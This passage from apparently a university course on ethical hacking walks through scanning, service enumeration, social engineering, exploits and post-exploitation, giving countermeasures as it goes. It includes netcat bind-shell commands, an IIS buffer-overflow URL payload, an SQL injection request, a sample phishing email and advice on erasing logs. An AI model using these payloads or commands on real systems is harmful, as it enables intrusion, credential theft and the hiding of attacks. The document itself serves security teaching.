* OK [CAPABILITY IMAP4REV1 LITERAL+ SASL-IR LOGIN-REFERRALS STARTTLS]
cascara.uvic.ca IMAP4rev1 2006f.379 at Tue, 3 Aug 2010 10:02:55 -0700 (PDT)

$ nc smtp.uvic.ca 25
220
*************************************************************************
*

$ nmap -sV -p 80,25 mail.uvic.ca
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2010-08-03 10:12 PDT
Nmap scan report for mail.uvic.ca (142.104.193.226)
Host is up (0.0014s latency).
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Cisco PIX sanitized smtpd
80/tcp open  http?
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port80-TCP:V=5.21%I=7%D=8/3%Time=4C584E11%P=i386-apple-darwin10.0.0%r(G
SF:etRequest,64,"HTTP/1\.0\x20302\x20Found\r\nLocation:\x20https:///owa/\r
SF:\nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x200\r\n\
SF:r\n")%r(HTTPOptions,64,"HTTP/1\.0\x20302\x20Found\r\nLocation:\x20https
SF::///owa/\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:
SF:\x200\r\n\r\n")%r(RTSPRequest,64,"HTTP/1\.0\x20302\x20Found\r\nLocation
SF::\x20https:///owa/\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nConte
SF:nt-Length:\x200\r\n\r\n")%r(FourOhFourRequest,83,"HTTP/1\.0\x20302\x20F
SF:ound\r\nLocation:\x20https:///nice%20ports%2C/Tri%6Eity\.txt%2ebak\r\nS
SF:erver:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x200\r\n\r\n
SF:")%r(SIPOptions,65,"HTTP/1\.0\x20302\x20Found\r\nLocation:\x20https://s
SF:ip:nm\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x2
SF:00\r\n\r\n");
Service Info: Device: firewall
```

Some applications will allow you to customize the banner information provided in order to fool an attacker. For example, a banner provided by an Apache web server running on Linux might be modified to indicate it was IIS web server running on Windows Server 2003. In an example above, the SMTP server has been configured to hide its banner information.

3.2.4 OS Detection

Sometimes operating system information can be determined from banner information, but often that information is just not provided. One method to determine an operating system version is by examining the specific idiosyncrasies of the target system's TCP/IP stack. Each vendor and operating system has slight nuances and implementation differences in their version of the TCP/IP. By knowing about and then probing into these differences, the specific operating system version can be achieved with a great deal of accuracy.

The nmap tool can make this very easy, assuming at least one port is open (otherwise the accuracy degrades).

$ nmap –sC –P0 –O (perform a TCP connect scan, don't ping the host, and enable OS detection)

3.2.5 Network Vulnerability Scanning

Vulnerability scanning tools are extremely useful because they automate security checks across a large number of systems over the network. A vulnerability scanner consists of a

scanning engine and a catalog. The catalog consists of a signature-based list of known vulnerabilities and common exploits for a range of systems.

A vulnerability scanner is generally limited to finding known vulnerabilities based. An experienced attacker will spend a great deal of time and effort trying to reverse-engineer networks and systems, rather than just sticking to known vulnerabilities. In addition, a vulnerability scanner is often "noisy" and can generate a lot of network traffic an log entries. If a stealth operation is desired, then other methods may need consideration.

Many commercial vulnerability scanners exist, but likely the most popular scanner, Nessus, has its roots in the world of open source.

An in-depth look at running Nessus is beyond the scope of this course, but may be used as a demonstration during the case study.

3.2.6 Web Application Vulnerability Scanning

With the proliferation of the world-wide-web comes the proliferation of web-enabled applications. These applications can often be large and complex, and rife with security holes. Many organizations spend a lot of effort protecting their network infrastructure and their underlying systems, but pay little attention to web applications.

Web applications, by their nature, often have hooks into databases and internal systems, yet can be publicly accessible, or at least, more accessible than their back-end support systems. Securing web applications is critically important for organizations that have provide those web applications to the public. Once recent study by SANS (http://www.sans.org/top-cyber-security-risks/summary.php) indicates that more than 60% of all attacks seen on the Internet are targeting web applications.

An automated web application vulnerability scanner will help you quickly identify security holes that you can later exploit.

3.2.7 Sniffing

If an attacker has access to a physical network segment (or wireless signal), traffic traversing the network can be captured without detection using a network sniffer. Captured traffic may provide clues to other hosts and services not detected during scanning.

In a switched ethernet environment, an attacker can really only see broadcast traffic without taking additional measures that might be detected by the network infrastructure. Using techniques such as MAC flooding or ARP spoofing, a hostile host on a LAN can cause a switch or a host to send traffic to it, when the traffic should otherwise go to a legitimate host.

Basic sniffing can be achieved using tools such as Wireshark, but if other measures are needed in a switched environment, using a tool such as ettercap or dsniff will be necessary to get in the middle of the traffic flow.

3.2.8 Common countermeasures to scanning

Scanning is generally performed at the network level. A 'default deny' policy on all network-based and host-based firewalls and router access lists will deter access to running services by unauthorized individuals. Disabling unnecessary services will close potential avenues of attack. Enhancing logging of network activities and the use of intrusion detection systems can help with detection.

Section 3.0 Scanning
Further Reference/Reading Materials:

Lyon, Gordon "Fyodor". Nmap – Free Security Scanner for Network Exploration and Security Audits, nmap.org

Tenable Network Security, Nessus, the Network Vulnerability Scanner, nessus.org

4.0 Enumeration

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- The basics of enumerating various aspects of the target environment
- Common services that are typically targeted for enumeration
- Example tools used for enumeration

4.1 What is Enumeration?

The next logical progression in an ethical hacker's methodology is to better enumerate various aspects of the target environment. That is, enumeration is designed to help provide a more concise understanding of the target and to probe identified services more fully for known weaknesses. Both active and passive measures can be used.

The key difference between information gathering and enumeration techniques is the level of intrusiveness. Enumeration techniques also tend to be platform-specific and are therefore heavily dependent on the information gathered in the scanning phase.

4.2 Enumerating Common Services

Given that enumeration starts to get very system specific, the following sections will focus on those services that have traditionally provided significant information about target systems.

4.2.1 FTP

FTP (tcp/21) servers often provide the FTP software version as well as the underlying operating system type. Performing a directory listing (using the 'ls' or 'dir' commands will produce differently-formatted information depending on which platform the FTP server runs. For example, a server running on a Windows OS may, by default, format filenames and directories similar in a more Windows-like fashion, while a UNIX system may format the file listing in a more UNIX-like fashion.

Many FTP sites allow guest logins using the username 'anonymous' and any password. Anonymous logins might provide access to key information that may be unintentionally available due to system misconfiguration or placing files in the wrong folders.

Disabling anonymous FTP access and restricting uploads of files can help protect FTP services.

4.2.2 SMTP

Email servers commonly accept mail on tcp/25 and tcp/587. The SMTP protocol provides two built-in commands that allow enumeration of users: VRFY confirms the names of and EXPN reveals actual delivery addresses of aliases and mailing lists.

Modern mail servers allow disabling of these commands (recommended) or can provide them with authentication. However, some mail system administrators may enable them accidentally or for other purposes.

4.2.3 DNS Zone Transfer

Some information may have been gathered with a zone transfer during the fingerprinting phase. Remember that, in general, zone transfers can only be done by secondary DNS servers from the master DNS server. This is an opportunity to refine the DNS queries and look for DNS servers that fail to segregate public and private DNS records. Even if a zone transfer fails, individual queries may provide internal hostnames and IP addresses that might be useful to an attacker.

DNS administrators should ensure that zone transfers are allowed only from authorized secondary DNS servers and should filter TCP port 53 at the firewall level (note that normal DNS queries use UDP port 53). Externally-facing DNS servers should not provide information about internal systems.

4.2.4 TFTP

The Trivial File Transfer Protocol runs on UDP port 69 and is typically used on routers, switches, IP phones, thin clients, etc to update firmware and transfer configuration files. TFTP is inherently insecure and allows uploading and downloading files with no authentication.

TFTP does not provide file listings or directory information, so you will have to guess filenames or know what to retrieve beforehand.

```
$ tftp tftpserver.uvic.ca -v -c get main-router-config
Connected to tftpserver.uvic.ca (142.104.100.50), port 69
getting from tftpserver.uvic.ca:router-config to router-config [netascii]
Received 37919 bytes in 0.2 seconds [1282564 bit/s]
```

System administrators can protect TFTP by filtering access to it on the host and at the border firewall. Access to the /tftpboot directory can also be limited.

4.2.5 Remote Procedure Calls

RPC is an inter-process communication system that allows a computer program execute procedures in another address space, typically on another computer on the network. RPC allows the programmer to write the same code whether the procedure is to be executed locally or remotely, without having to explicitly code for remote execution. This allows programmers to write distributed network code without having to worry about underlying network code.

On UNIX systems, info about RPC services on targets can be gained using the ‘rpcinfo’ command.

Microsoft's modified implementation of RPC (MSRPC) is used by various aspects of the Microsoft application and network environment and typically runs on TCP port 135. Using tools such as 'rpcdump', it is possible to enumerate processes, network interfaces, and NetBIOS names associated with the target.

4.2.6 NetBIOS Name Service and Session Service

NetBIOS names and services can be queried using the "nbtstat" and "net view" tools. System details such as

- NetBIOS hostname
- The domain or workgroup of the target system
- Authenticated users currently using the system
- Accessible network interface MAC addresses
- Other systems and resources on the network

```
C:\Users\myusername>nbtstat -a MYHOST

Local Area Connection:
Node IpAddress: [142.104.0.179] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    MYHOST         <00>  UNIQUE      Registered
    MYDOMAIN       <1C>  GROUP       Registered
    MYDOMAIN       <00>  GROUP       Registered
    MYHOST         <20>  UNIQUE      Registered
    MYDOMAIN       <1E>  GROUP       Registered

    MAC Address = 00-60-5A-97-1F-7F
```

4.2.7 Common Internet File System and Server Message Blocks

Also known as Windows File and Print Sharing (and Samba on Linux), many of the same system details can be gleaned with CIFS/SMB as with the NetBIOS session service. Without adequate protection CIFS/SMB can provide a significant amount of quality information about a Windows host. Using a technique called "null sessions", an attacker can anonymously and without authentication enumerate the names of files shares, users, groups, registry keys, permissions and other system details.

Protecting CIFS/SMB services can be achieved in part by disabling null sessions and by using firewalls to block access to TCP ports 139 and 445 on the target hosts and networks.

4.2.8 HTTP

A lot of architectural information can be determined from a web server.

First, by sending the HEAD and OPTION commands to the web server, information such as the web server software and operating system, extensions and technologies used by the web server, allowed methods, and even local system times can be found.

The next step is to identify the web application technologies are being employed.

- File extensions can indicate scripting language in use and potentially the web server platform.
- HTTP response headers can be examined for items that are unique to the technology being used.
- Cookies often have specific naming conventions and can reveal the web application software being used
- Error pages generated by various web applications are often unique in their text and formatting, but default configurations can often reveal exact version information.

```
$ nc www.uvic.ca 80
HEAD / HTTP/1.0

HTTP/1.1 503 Service Temporarily Unavailable
Date: Tue, 03 Aug 2010 17:48:10 GMT
Server: Apache/2.2.15 (Unix) mod_ssl/2.2.15 OpenSSL/0.9.7a
Last-Modified: Thu, 12 Jun 2008 18:45:28 GMT
ETag: "9981-309c-44f7c90a34200"
Accept-Ranges: bytes
Content-Length: 12444
Connection: close
Content-Type: text/html
Set-Cookie: BIGipServerPOOL_www.uvic.ca_prod_http=3800524942.20480.0000;
path=/

$ nc www.dept.uvic.ca 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://142.104.101.2/index.html
Date: Tue, 03 Aug 2010 18:13:51 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Tue, 27 Jul 2010 18:08:29 GMT
ETag: "80cc22b7b62dcb1:a1d"
Content-Length: 10343
```

Crawling the website and examining the content may provide clues to other interesting information and web pages to access.

Finally, web page developers often include comments and other vital information in their HTML code that isn't displayed when rendered in a browser, but can prove useful when examining the source code

4.2.9 LDAP

The Lightweight Directory Access Protocol (LDAP) service provides directory information to clients and is commonly found in enterprise environments. Even Windows Active Directory contains an LDAP component. Common attributes found in LDAP directories include:

- First and last names
- Usernames
- Phone Numbers
- Email Addresses
- Group Membership
- Organizational Units
- Department

```
ldapsearch -x -h directory.uvic.ca -b "dc=uvic,dc=ca" -W -s sub
"(cn=joesmith)"
# extended LDIF
#
# LDAPv3
# base <dc=uvic,dc=ca> with scope subtree
# filter: (cn=vanwilt)
# requesting: ALL
#

dn: CN=joesmith,OU=employees,OU=campus,DC=uvic,DC=ca
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: joesmith
sn: Smith
telephoneNumber: (250) 472-1212
givenName: Joe
distinguishedName: CN=joesmith,OU=employees,OU=campus,DC=uvic,DC=ca
instanceType: 4
whenCreated: 20050130161713.0Z
whenChanged: 20100729093816.0Z
displayName: Joe Smith
uSNCreated: 59853
```

```
memberOf: CN=Finance ACCT,OU=Finance,DC=uvic,DC=ca
memberOf: CN=All Employees,OU=Groups,OU=IDM,DC=uvic,DC=ca
uSNChanged: 50443806
department: ACCT
mail: joesmithinaccounting@uvic.ca
Office: ASB 437
```

4.2.10 SSH/Telnet

Secure Shell and Telnet are often used to remotely manage systems and devices. A key difference between the two protocols is that SSH provides an encrypted session, while Telnet transfers all data, including usernames and passwords, in clear text.

Generally banner-grabbing will be all the information that can be obtained by connecting to SSH and Telnet services. Common methods of gaining access to these services include bruteforce password guessing attempts, but that can be very easily detected.

Common protections against SSH and Telnet enumerations is limiting access to only required systems, locking user accounts after a small number of unsuccessful logon attempts, and blocking hosts involved in performing bruteforce login attempts.

```
$ ssh unix.engr.uvic.ca
The authenticity of host 'unix.engr.uvic.ca (142.104.96.17)' can't be
established.
RSA key fingerprint is c1:88:2a:fc:a6:39:10:8d:74:1e:a7:e2:fa:b6:35:1c.
Are you sure you want to continue connecting (yes/no)? ^C

eric@vanilla:~$ telnet unix.engr.uvic.ca 22
Trying 142.104.96.17...
Connected to unix.engr.uvic.ca.
Escape character is '^]'.
SSH-1.99-OpenSSH_4.6
```

4.2.11 SNMP

The Simple Network Management Protocol is an application-layer protocol used for managing and monitoring networked systems. SNMP offers the ability to poll networked devices and monitor data on these devices (CPU utilization, memory utilization, errors for network interfaces). Almost any network device, even servers and workstations, could potentially run SNMP, but typically SNMP agents are running on networking devices (e.g., routers and switches), power management devices, printers, etc.

SNMP authentication is simple and done in clear text, and devices often have the default community string (working like a password) of ‘public’ defined, which allows reading of all the devices parameters.

SNMP uses a tree structure containing Object Identifiers (OIDs) to specify parameters to read or write. An OID is a list of numbers, separated by periods (i.e. 1.3.6.1.4.1.1234.5.6.7.8.9.123). Device manufacturers often provide Management Information Bases, which map OIDs into a more human-readable, descriptive format.

Unauthorized access to SNMP services can be achieved by changing default community strings, by only allowing traffic on TCP port 161 and UDP port 161 from known network management systems, removing unnecessary SNMP agents, and using SNMPv3 (which is significantly more secure than SNMPv1).

```
$ snmpwalk -c public -v 2c system.network.uvic.ca
SNMPv2-MIB::sysName.0 = STRING: system.network.uvic.ca
SNMPv2-MIB::sysLocation.0 = STRING: "CLE F588"
IF-MIB::ifDescr.2 = STRING: eth0
IF-MIB::ifDescr.3 = STRING: eth1
IF-MIB::ifDescr.4 = STRING: sit0
IF-MIB::ifType.2 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifType.3 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifType.4 = INTEGER: tunnel(131)
RFC1213-MIB::atIfIndex.2.1.142.104.100.6 = INTEGER: 2
RFC1213-MIB::atIfIndex.3.1.142.104.100.50 = INTEGER: 3
RFC1213-MIB::atPhysAddress.2.1.142.104.100.6 = Hex-STRING: 00 0A 82 C8 84 00
RFC1213-MIB::atPhysAddress.3.1.142.104.100.50 = Hex-STRING: 00 11 54 69 40 00
RFC1213-MIB::atNetAddress.2.1.142.104.100.6 = Network Address: 8E:68:FA:06
RFC1213-MIB::atNetAddress.3.1.142.104.100.50 = Network Address: 8E:68:FA:32
HOST-RESOURCES-MIB::hrSystemUptime.0 = Timeticks: (2332659159) 269 days,
23:36:31.59
HOST-RESOURCES-MIB::hrSystemDate.0 = STRING: 2009-3-3,11:17:56.0,-7:0
HOST-RESOURCES-MIB::hrStorageDescr.2 = STRING: Real Memory
HOST-RESOURCES-MIB::hrStorageDescr.3 = STRING: Swap Space
HOST-RESOURCES-MIB::hrStorageDescr.4 = STRING: /
HOST-RESOURCES-MIB::hrStorageDescr.5 = STRING: /sys
HOST-RESOURCES-MIB::hrStorageDescr.7 = STRING: /boot
HOST-RESOURCES-MIB::hrStorageDescr.8 = STRING: /home
HOST-RESOURCES-MIB::hrStorageDescr.9 = STRING: /tmp
HOST-RESOURCES-MIB::hrStorageDescr.10 = STRING: /usr
HOST-RESOURCES-MIB::hrStorageDescr.11 = STRING: /var
HOST-RESOURCES-MIB::hrSWRunParameters.1728 = STRING: "-Lsd -Lf /dev/null -p
/var/run/snmpd -a"
HOST-RESOURCES-MIB::hrSWRunParameters.1738 = STRING: "-u named -t
/var/named/chroot"
HOST-RESOURCES-MIB::hrSWRunParameters.1765 = STRING: "-U ntp -p
/var/run/ntpd.pid -g"
HOST-RESOURCES-MIB::hrSWInstalledName.5 = STRING: "ethtool-1.8-3.1"
HOST-RESOURCES-MIB::hrSWInstalledName.80 = STRING: "openssh-3.6.1p2-34"
HOST-RESOURCES-MIB::hrSWInstalledName.81 = STRING: "netdump-0.6.9-3.1"
HOST-RESOURCES-MIB::hrSWInstalledName.111 = STRING: "quagga-0.98.4-
2005062701"
HOST-RESOURCES-MIB::hrSWInstalledName.157 = STRING: "iproute-2.4.7-14"
HOST-RESOURCES-MIB::hrSWInstalledName.202 = STRING: "netconfig-0.8.20-1.1.1"
HOST-RESOURCES-MIB::hrSWInstalledName.226 = STRING: "openssh-server-3.6.1p2-
34"
HOST-RESOURCES-MIB::hrSWInstalledName.233 = STRING: "sendmail-8.12.11-4.6"
```

Section 4.0
Further Reference/Reading Materials:

Skoudis, Edward. Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses, 2006

5.0 Exploitation

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Introductory concepts of social engineering
- Some common technical exploits

Once sufficient information has been gathered through the Fingerprinting, Scanning, and Enumeration phases, it is time to put that information to good use.

This is the point where the job of an ethical hacker gets really interesting. It's the point where a mere vulnerability assessment differs from a penetration test. Most security reviewers or auditors will stop when a vulnerability assessment is complete. That is, they will stop before they actually exploit a system, and merely write up the vulnerabilities in a report.

The ethical hacker, on the other hand, wants to **prove** what can be done when that vulnerability is exploited. They want to test the vulnerabilities and determine the actual threat and risk of the vulnerability. This is where the skill and expertise of the hacker come into play.

5.1 Social Engineering

In his book "The Art of Deception", infamous hacker Kevin Mitnick describes social engineering in this way: "Social Engineering uses influence and persuasion to deceive people by convincing them that the social engineer is someone he is not, or by manipulation. As a result, the social engineer is able to take advantage of people to obtain information with or without the use of technology."

An organization can spend significant amounts of money, time, and effort on all the latest security technologies, implementing policies, and hiring the best security people, and still be vulnerable. The human factor plays a big part in the security of an organization, and often the best way to exploiting the security of any system is via very non-technical ways – through the human firewall.

Humans, at least those brought up in the modern, Western society, have a tendency to trust others, want to help others out, and generally desire to be moral people. Social engineers exploit those traits for their own benefit, and most of the time, the target individual involved is completely unaware (at least until it's too late).

While social engineering is a broad and complex topic in itself, there are some well-known and common techniques.

5.1.1 Pretexting

Armed with the right information, a social engineer will make up a believable scenario and engage a victim in such a way that he or she becomes willing to give up information that would normally not be provided. A pretexter will impersonate someone that a target trusts or believes has the need-to-know certain information.

Many times a junior or lower-level staff person is first targeted, and the information they provide (it may seem rather innocuous to them) can then be used to in pretext activities against staff that are higher up in the organization or against those who might have more valuable information.

A pretexter must have the information to credibility and confidently answer any questions a target might ask.

5.1.2 Phishing

Phishing is the process of fraudulently obtaining sensitive information such as bank account numbers, credit card numbers, usernames and passwords, birthdates, etc by masquerading as a trusted organization via common electronic communications.

Victims are convinced to visit a fake website designed to look like a trusted website, or to respond to an email or instant message, and then provide sensitive information.

```
Dear uvic.ca Email Owner,
This message is from uvic.ca messaging center to all uvic.ca  Email owners.
We are currently upgrading our data base and e-mail center. We are deleting
all unused uvic.ca to create more space for new one.   To prevent your
account from closing you will have to update  it below so that we will know
that it's a present used account.

CONFIRM YOUR EMAIL BELOW
Email Username :..... E
MAIL Password : ..............
Date of Birth : ..............
Country or Territory : ..........

Warning!!! Email owner that refuses to update his or her Email, within Seven
days of receiving this warning will lose his or her Email permanently.

Thanks, uvic.ca Team.
```

5.1.3 Baiting

Legitimate-looking or innocuous-looking devices media such as CDs, DVDs, memory sticks, or USB keys may be left in strategic locations by an attacker in a technique called “baiting.” In this scenario, the devices and media contain malicious code that might provide the attacker access to the victim’s computer or the organization’s network. The attacker merely spreads the devices around and waits for the victim to curiously plug them into their computers to see what might be on it.

5.1.4 Quid Pro Quo

Much of the time, humans will not give something without getting anything in return. A quid pro quo social engineering attack offers something to a victim in response for something back. The item offered doesn't even have to be significant or expensive – studies have shown that a vast majority of the population will give up their password for a pen, chocolate bar, or a trinket.

In the corporate world, an attacker might make random calls to various employees, pretending to be from the help desk and following up on a technical support issue. Eventually the attacker will find someone with a problem and will use that to obtain sensitive information.

5.1.5 Education

A comprehensive training and awareness program is the most effective defense against social engineering attack. In the opinion of yours truly, this is also the most effective and important investment an organization can make into increasing overall security. Slogans that can be used to help staff remember their role in security might include:

- SEC-**U-R-IT**-Y (You are it when it comes to security)
- SECRITY (There is no security without "**U**".)
- "You are the weakest link."

5.2 Technical Exploits

Since the exploits available to an attacker are wholly-dependent on the vulnerabilities identified, it is hard to provide specific examples. However, the following techniques describe a few of the common classes of exploits seen today.

5.2.1 Buffer Overflows

Buffer overflows are one of the most common types of attacks. They occur when an attacker sends more data to a program than the developer planned for when writing the program, and the size of the input is not checked before moving it around in memory. This can be used to break the bounds of certain variables, alter the flow of the target application, or change the value of the variables.

By exploiting buffer overflows, an attacker can gain access to, and have a significant degree of control over, a vulnerable system. Such access and control can allow an attacker to execute commands or completely take over a target computer.

Exploiting buffer overflows is specific to the program, architecture, operating system, and memory type. The techniques required to exploit overflows on the stack are much different than those required to exploit a heap overflow, but they all end up creating undesired behaviour and often allow the attacker to execute code of choice.

A classic example is an exploit of Windows IIS that couple be executed by anyone with a web browser. As you can see, a buffer overflow is caused by sending the ISA ISAPI filter a series of 224 “N” characters, followed by some URL-encoded Unicode characters that turn out to be a nasty payload.

```
http://www.example.org/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucb
d3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u
9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

Preventing buffer overflows is not trivial, but with good practices, it can be avoided. It starts with the developer:

- Avoid mistakes involving the allocation of memory space.
- Perform input validation on all user inputs, not just in size, but in content type, as it flows through the application.
- Refrain from using functions with known security problems (e.g. using ‘strcpy’ in C is just asking for trouble)
- Use a programming language, such as Java, .NET, or an interpreted language that enforces bounds checking, unlike C or C++ that doesn’t care
- Incorporate secure programming practices throughout the software development lifecycle.

Protections can be made at other layers as well, such as preventing execution from the stack and using a combination of hardware and software to mark portions of memory (ie the stack and heap) non-executable

5.2.2 Web Applications

5.2.2.1 SQL Injection

SQL injections can occur when the web application fails to correctly filter or escape user input that might be embedded in SQL statements. Vulnerable applications can then be tricked into executing unintended queries, allowing an attacker the ability to access, or even modify data.

Consider the following example from a web application log where an attacker was able to enumerate the application’s users:

```
GET
/news/news_story.php?id=192%20and%20not%20((select%20count(*)%20from%20users%
20limit%201)=-1)
```


In this case, the variable "id" was intended to be given an integer between 1 and 10000, but the creator of the PHP script failed to validate the input and the query executed successfully.

5.2.2.2 Cross-Site Scripting

XSS attacks occur when a web application allows data that is not validated or that is not properly escaped to be sent to a web browser. When this happens, scripts can be executed in the victim's browser environment that allow an attacker to steal cookies, redirect users to other websites, or take over a users session.

One of the best ways to prevent XSS attacks is simply to perform proper input validation and filtering, and by properly escaping any output sent to the browser.

5.2.2.3 Session Hijacking

Web servers use multiple TCP connections and HTTP requests in order to provide a web application experience to the user. To track and maintain a particular user's session, a web application uses a special token that is passed back and forth between the browser and the web application as a session identifier.

Session hijacking can occur when that token becomes predictable or susceptible to interception. An attacker can use that session identifier to take control of a user session by impersonation.

Common methods to counteract session hijacking include:

- Using SSL to encrypt the data sent between the browser and the web server
- Using long random numbers as the session identifier
- Rotate or regenerate the session identifier after login or at regular intervals
- Prevent cross-site scripting attacks

5.2.3 Using Malware

In recent years, the maintenance of operating system patches has evolved well enough to the point where in well-managed corporate environments, such patches are applied fast-enough that an attacker has little time to take advantage of known exploits. On the other hand, the ability to update applications installed on those platforms has not kept pace. Recently it has become known that applications such as Adobe Reader, Adobe Flash, and Java have become difficult for organizations to keep updated, either because of poor software update processes, or, as is often the case with Java, software requiring specific, older Java versions. Many organizations even struggle to have antivirus software updated regularly, if it's even installed at all.

An attacker can take advantage of this by writing malicious code and tricking the user into opening it via email attachment, USB key, file share, or by visiting a malicious website (remember those social engineering techniques?). This can often be more effective method

of gaining than an active penetration test where direct access to systems is required. Going beyond the internet-facing systems and the network infrastructure is important. Gaining access to an inside host, whether or not that host has important information stored on it, can be an avenue for further exploitation.

A skilled hacker will have the tools and expertise to create some very custom and complex malware that can bypass existing intrusion detection systems and antivirus software. However, even a novice hacker can take advantage of some fantastic tools, such as Metasploit, to generate malware.

Metasploit will not be covered here, but may be used in a demonstration in class as part of the case study.

Section 5.0 Exploitation
Further Reference/Reading Materials:

Mitnick, Kevin D. The Art of Deception: Controlling the Human Element of Security, 2002

OWASP Foundation. Open Web Application Security Project, www.owasp.org

Moore, H. D. Penetration Testing – The Metasploit Project, www.metasploit.com

Winkler, Ira. Corporate Espionage: It Is, Why It's Happening in Your Company, What You Must Do About It, 1997

6.0 Post-Expoitation

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Techniques for maintaining control of an exploited system
- Techniques used to hide the tracks of an attacker

6.1 Maintaining access

An attacker will not stop at the point of obtaining access. The attacker will want to maintain a foothold on the target so that the system can be accessed and used when needed. There are several techniques used to achieve that goal.

6.1.1 Disable Auditing

Auditing can record such activities as failed and successful attempts at logging on and accessing a system. Other activities such as files accessed, programs executed and network activity may also be recorded. By disabling auditing, certain activities are no longer recorded.

6.1.2 Install Backdoors

A backdoor is a program that allows an attacker to bypass normal security controls to access a system. Often, backdoors are designed and implemented such that they can survive a system reboot by being placed into startup folders, appropriate registry keys, job schedulers, etc.

Backdoors involve both a client and a server. Sometimes the server will reside on the target system, perhaps providing direct shell access at the command line. If firewall rules or other factors prevent an attacker from directly accessing a target, a reverse-shell may be used. A reverse shell makes an outbound connection from the target host to another host controlled by and specified by the attacker.

6.1.3 Remote Control

Once a backdoor has been installed, an attacker will need to control the system. If an attacker cannot remotely control a host via normal channels (ie Remote desktop, SSH, etc) or wishes to be more stealthy, he can remotely control the host via the backdoor.

Command-line access can be provided via a tool such as Netcat

```
C:> nc -l -p 31337 -e cmd.exe (Windows)
```

Or

```
$ nc –l –P 65530 –e /bin/sh (Unix)
```

GUI remote control can be achieved using X-Windows, Microsoft's Remote Desktop Protocol, or the cross-platform VNC services which can be bundled with malware. GUI remote control can allow an attacker to take over the target as if he were sitting in directly in front of the target system using the keyboard and mouse.

6.1.4 Crack Passwords

Whether it's a SAM database on Windows or the password and shadow files on Unix, an attacker with full access to a target can potentially crack passwords through various methods. By making copies of these files and using the exploiting the weaknesses in password storage mechanisms, any password is at risk. Of course, passwords are not usually stored in an easy-to-read plaintext format, but are generally encrypted or encoded using a one-way hash function.

A *dictionary attack* is accomplished by taking each word from a dictionary and encoding it in the same way the operating system encodes user passwords. The dictionary hashes are then compared to the target system's password file. Password hashes that match have been successfully cracked.

Comparing the hashes is quite easy, but generating all the password hashes for a given dictionary can be time consuming and can use a lot of storage space. Rainbow tables are pre-computed hashes for commonly-selected passwords a well as dictionaries for most human languages and can be downloaded or queried on the Internet.

When dictionary attacks are not feasible, then *brute-force attacks* must be used by creating every possible password combination by changing one character at a time, encoding it in the same way the operating system encodes user passwords, and then comparing it to the target system's password file. Matches indicate cracked passwords. Brute-force attacks can be very resource-intensive and time-consuming.

Common password strengthening techniques, such as regularly changing passwords, creating longer passwords, using a mixture of upper case, lower case, numbers, and special characters make password cracking significantly more difficult.

6.1.5 Log Keystrokes

Keystroke loggers record the keys struck on a keyboard, typically in a covert manner, so that the person using the keyboard is unaware that their actions are being monitored. The aim is to record someone logging onto another system from the target system and to catch the users credentials. Other sensitive information may also be recorded.

The most common keystroke logger is a piece of software installed on a target system. Most antivirus products and host-based intrusion detection systems can detect them and block their use. Hardware loggers, installed between the keyboard and the computer, are also

common. Less common (and much more complex and expensive) techniques include electromagnetic detection and acoustic analysis.

6.1.6 Sniff Traffic

Capturing packets on the wire can be an effective way of gathering usernames and passwords. Many services, especially those on "protected" internal networks to not require encryption of credentials and they are passed over the network in cleartext.

6.1.7 Grab Sensitive Files

Searching for sensitive files such as student records, payroll files, strategy files, corporate secrets, research documents, password files can help further your penetration test, but also demonstrate the risk to information posed by a potential attack by a malicious hacker. Remember, it's about *Information* security, not just system security.

6.2 Covering Your Tracks

One of the goals an attacker has is to avoid detection of an attack. Erasing traces of activities on the target computer helps to avoid being noticed by legitimate users and system administrators.

6.2.1 Erase Logs

If activities that lead to gaining administrative access to a machine have been undertaken, there will almost certainly be traces in system logs. Erasing these logs will make it harder for an investigator to determine what happened. Be aware, however, that erasing Windows log, an additional log entry is created indicating the logs have been cleared, which in itself may generate some attention.

Command-line activities on a Unix system are often stored in a history file (e.g. the .bash_history file in the user's home folder).

6.2.2 Edit Logs

Simply deleting log files will be quite noticeable by a competent system administrator. More sophisticated attackers will delete selected entries from log files. Only entries associated with attackers' activity for gaining access, such as incorrect logins or crashing processes, will be removed.

Countermeasures against erasure or editing of log files include exporting the logs to a logging server in realtime (using "syslog", for example). This allows for multiple copies of the log data and increases the chance of log preservation.

6.2.3 Hide Files

An attacker who gains control of a system and installs a backdoor or places files on the system, will want to hide files and folders placed on the system to avoid detection.

On a Windows host, files may be marked with an attribute of “hidden”, but that is largely ineffective as that hides files only from the most obtuse programs. More effective is the use of “alternate data streams”. ADS is an NTFS feature intended to add additional attributes or information to a file without restructuring the file system. ADS capabilities were originally intended to provide compatibility with the Mac Hierarchical File System which could fork file information into separate resources for file contents (data fork) and other attributes (resource fork).

